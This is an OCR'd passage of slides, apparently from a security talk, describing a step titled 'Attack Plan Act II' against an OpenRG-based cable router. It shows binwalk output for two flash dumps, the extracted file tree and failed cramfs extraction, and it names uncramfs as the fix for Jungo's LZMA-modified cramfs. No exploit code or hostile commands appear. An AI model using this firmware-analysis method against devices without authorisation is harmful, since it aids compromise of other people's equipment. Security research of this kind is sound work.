
Taking back control

- Limited environment ☹.
- Missing /proc.
- Can’t insert missing kernel modules.
- No network interface.
- We want binaries to reverse engineer!


ATTACK PLAN ACT II

Firmware dump

- It’s time to poke around firmware dump contents.
- Binwalk
  - https://github.com/ReFirmLabs/binwalk
- Firmware-mod-kit
  - https://code.google.com/archive/p/firmware-mod-kit/



```
$ binwalk 00-Router2-09-05-2016-up.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
88732         0x15A9C         U-Boot version string, "U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)"
132433        0x20551         U-Boot version string, "U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)"
197969        0x30551         U-Boot version string, "U-Boot 1.2.0 (Mar  7 2013 - 20:07:42)"
262144        0x40000         uImage header, header size: 64 bytes, header CRC: 0x372BB75E, created: 2013-09-02 00:34:47,
image size: 8363208 bytes, Data Address: 0x80018000, Entry Point: 0x80018000, data CRC: 0xAE6A2F4C, OS: Linux,
CPU: ARM, image type: OS Kernel Image, compression type: none, image name: "OpenRG"
275456        0x43400         gzip compressed data, maximum compression, from Unix, last modified: 2013-09-02 00:34:46
16449688      0xFB0098        Zlib compressed data, default compression
```




```
$ binwalk 00-Router2-09-05-2016-down.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x372BB75E, created: 2013-09-02 00:34:47,
image size: 8363208 bytes, Data Address: 0x80018000, Entry Point: 0x80018000, data CRC: 0xAE6A2F4C, OS: Linux, CPU: ARM,
image type: OS Kernel Image, compression type: none, image name: "OpenRG"
13312         0x3400          gzip compressed data, maximum compression, from Unix, last modified: 2013-09-02 00:34:46
16187544      0xF70098        Zlib compressed data, default compression
16318616      0xF90098        Zlib compressed data, default compression
16449536      0xFB0000        JFFS2 filesystem, big endian
16515152      0xFC0050        Zlib compressed data, compressed
16515252      0xFC00B4        JFFS2 filesystem, big endian
16543208      0xFC6DE8        Zlib compressed data, compressed
16543328      0xFC6E60        Zlib compressed data, compressed
16543808      0xFC7040        Zlib compressed data, compressed
16544164      0xFC71A4        Zlib compressed data, compressed
16544272      0xFC7210        Zlib compressed data, compressed
16544444      0xFC72BC        Zlib compressed data, compressed
16544812      0xFC742C        Zlib compressed data, compressed
16545072      0xFC7530        Zlib compressed data, compressed
16545552      0xFC7710        Zlib compressed data, compressed
(...)
16735048      0xFF5B48        JFFS2 filesystem, big endian
16735744      0xFF5E00        Zlib compressed data, compressed
16736156      0xFF5F9C        JFFS2 filesystem, big endian
16738228      0xFF67B4        Zlib compressed data, compressed
16738280      0xFF67E8        JFFS2 filesystem, big endian
```

Firmware dump

- Binwalk identified:
  - U-Boot loader.
  - Two kernel images.
  - Filesystems and compressed data.

Firmware dump


- Try to extract data with **binwalk –Me**.
- We get the filesystem layout but no contents.
- The other flash contains more data as expected.




```
reverser@binwalk:~$ tree _00-Router2-09-05-2016-up.bin.extracted/
_00-Router2-09-05-2016-up.bin.extracted/
├── 43400
├── FB0098
├── FB0098.zlib
└── _43400.extracted
    ├── 114C0
    ├── 24A000.cramfs
    ├── 24A000.cramfs.swap
    ├── 8DA000.cramfs
    ├── 8DA000.cramfs.swap
    ├── _114C0.extracted
    │   ├── 0.cpio
    │   └── cpio-root
    │       ├── bin
    │       │   ├── FwUpstreamDocsis2_D.bin -> /mnt/cramfs//bin/FwUpstreamDocsis2_D.bin
    │       │   ├── FwUpstreamDocsis2_I.bin -> /mnt/cramfs//bin/FwUpstreamDocsis2_I.bin
    │       │   ├── FwUpstreamDocsis3_D.bin -> /mnt/cramfs//bin/FwUpstreamDocsis3_D.bin
    │       │   ├── FwUpstreamDocsis3_I.bin -> /mnt/cramfs//bin/FwUpstreamDocsis3_I.bin
    │       │   ├── [ -> /mnt/cramfs/bin/busybox
    │       │   ├── bbusm -> /mnt/cramfs//bin/bbusm
    │       │   ├── bpi_auth -> /mnt/cramfs//bin/bpi_auth
    │       │   ├── bpi_sa_map -> /mnt/cramfs//bin/bpi_sa_map
    │       │   ├── bpi_tek -> /mnt/cramfs//bin/bpi_tek
    │       │   ├── brctl -> /mnt/cramfs//bin/brctl
    │       │   ├── busybox -> /mnt/cramfs//bin/busybox
    │       │   ├── cat -> /mnt/cramfs/bin/busybox
    │       │   ├── chgrp -> /mnt/cramfs/bin/busybox
    │       │   ├── chmod -> /mnt/cramfs/bin/busybox
    │       │   ├── chown -> /mnt/cramfs/bin/busybox
    │       │   ├── cli -> /mnt/cramfs//bin/cli
    │       │   ├── cm_status -> /mnt/cramfs//bin/cm_status
    │       │   ├── cp -> /mnt/cramfs/bin/busybox
    │       │   ├── cut -> /mnt/cramfs/bin/busybox
    │       │   ├── dbridge_init -> /mnt/cramfs//bin/dbridge_init
    │       │   ├── dd -> /mnt/cramfs/bin/busybox
    │       │   ├── df -> /mnt/cramfs/bin/busybox
    │       │   ├── disktype -> /mnt/cramfs//bin/disktype
    │       │   ├── dispatcher -> /mnt/cramfs//bin/dispatcher
    │       │   ├── dmg_provisioning -> /mnt/cramfs//bin/dmg_provisioning
    │       │   ├── dms_smm -> /mnt/cramfs//bin/dms_smm
    │       │   ├── docsis_init_once -> /mnt/cramfs//bin/docsis_init_once
    │       │   ├── docsis_mac_driver -> /mnt/cramfs//bin/docsis_mac_driver
    │       │   ├── docsis_mac_manager -> /mnt/cramfs//bin/docsis_mac_manager
    │       │   ├── downstream_manager -> /mnt/cramfs//bin/downstream_manager
    │       │   ├── echo -> /mnt/cramfs/bin/busybox
```

Firmware dump

- Failure to extract **cramfs**.
- That means no filesystem contents ☹.



```
2385555       0x246693        LZMA compressed data, properties: 0x5C, dictionary size: 16777216 bytes, uncompressed size: 676142208 bytes

WARNING: Extractor.execute failed to run external extractor 'cramfsck -x '%%cramfs-root%%' '%e'': [Errno 2] No such file or directory

WARNING: Extractor.execute failed to run external extractor 'cramfsswap '%e' '%e.swap' && cramfsck -x '%%cramfs-root%%' '%e.swap'': [Errno 2] No such file or directory
2400256       0x24A000        CramFS filesystem, little endian, size: 6881280 version 2 sorted_dirs CRC 0x21D1C528, edition 0, 763 blocks, 586 files

WARNING: Extractor.execute failed to run external extractor 'cramfsck -x '%%cramfs-root%%' '%e'': [Errno 2] No such file or directory

WARNING: Extractor.execute failed to run external extractor 'cramfsswap '%e' '%e.swap' && cramfsck -x '%%cramfs-root%%' '%e.swap'': [Errno 2] No such file or directory
9281536       0x8DA000        CramFS filesystem, little endian, size: 393216 version 2 sorted_dirs CRC 0x78CDA507, edition 0, 40 blocks, 34 files
```




```
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted$ cramfsck 24A000.cramfs
cramfsck: unsupported filesystem features
reverser@binwalk:~/_00-Router2-09-05-2016-up.bin.extracted/_43400.extracted$ cramfsck 8DA000.cramfs
cramfsck: unsupported filesystem features
```

Firmware dump

- Common embedded filesystems are **cramfs** and **squashfs**.
- Jungo modified **cramfs** to support **LZMA** compression.
- **uncramfs** utility is able to deal with this.

Firmware dump

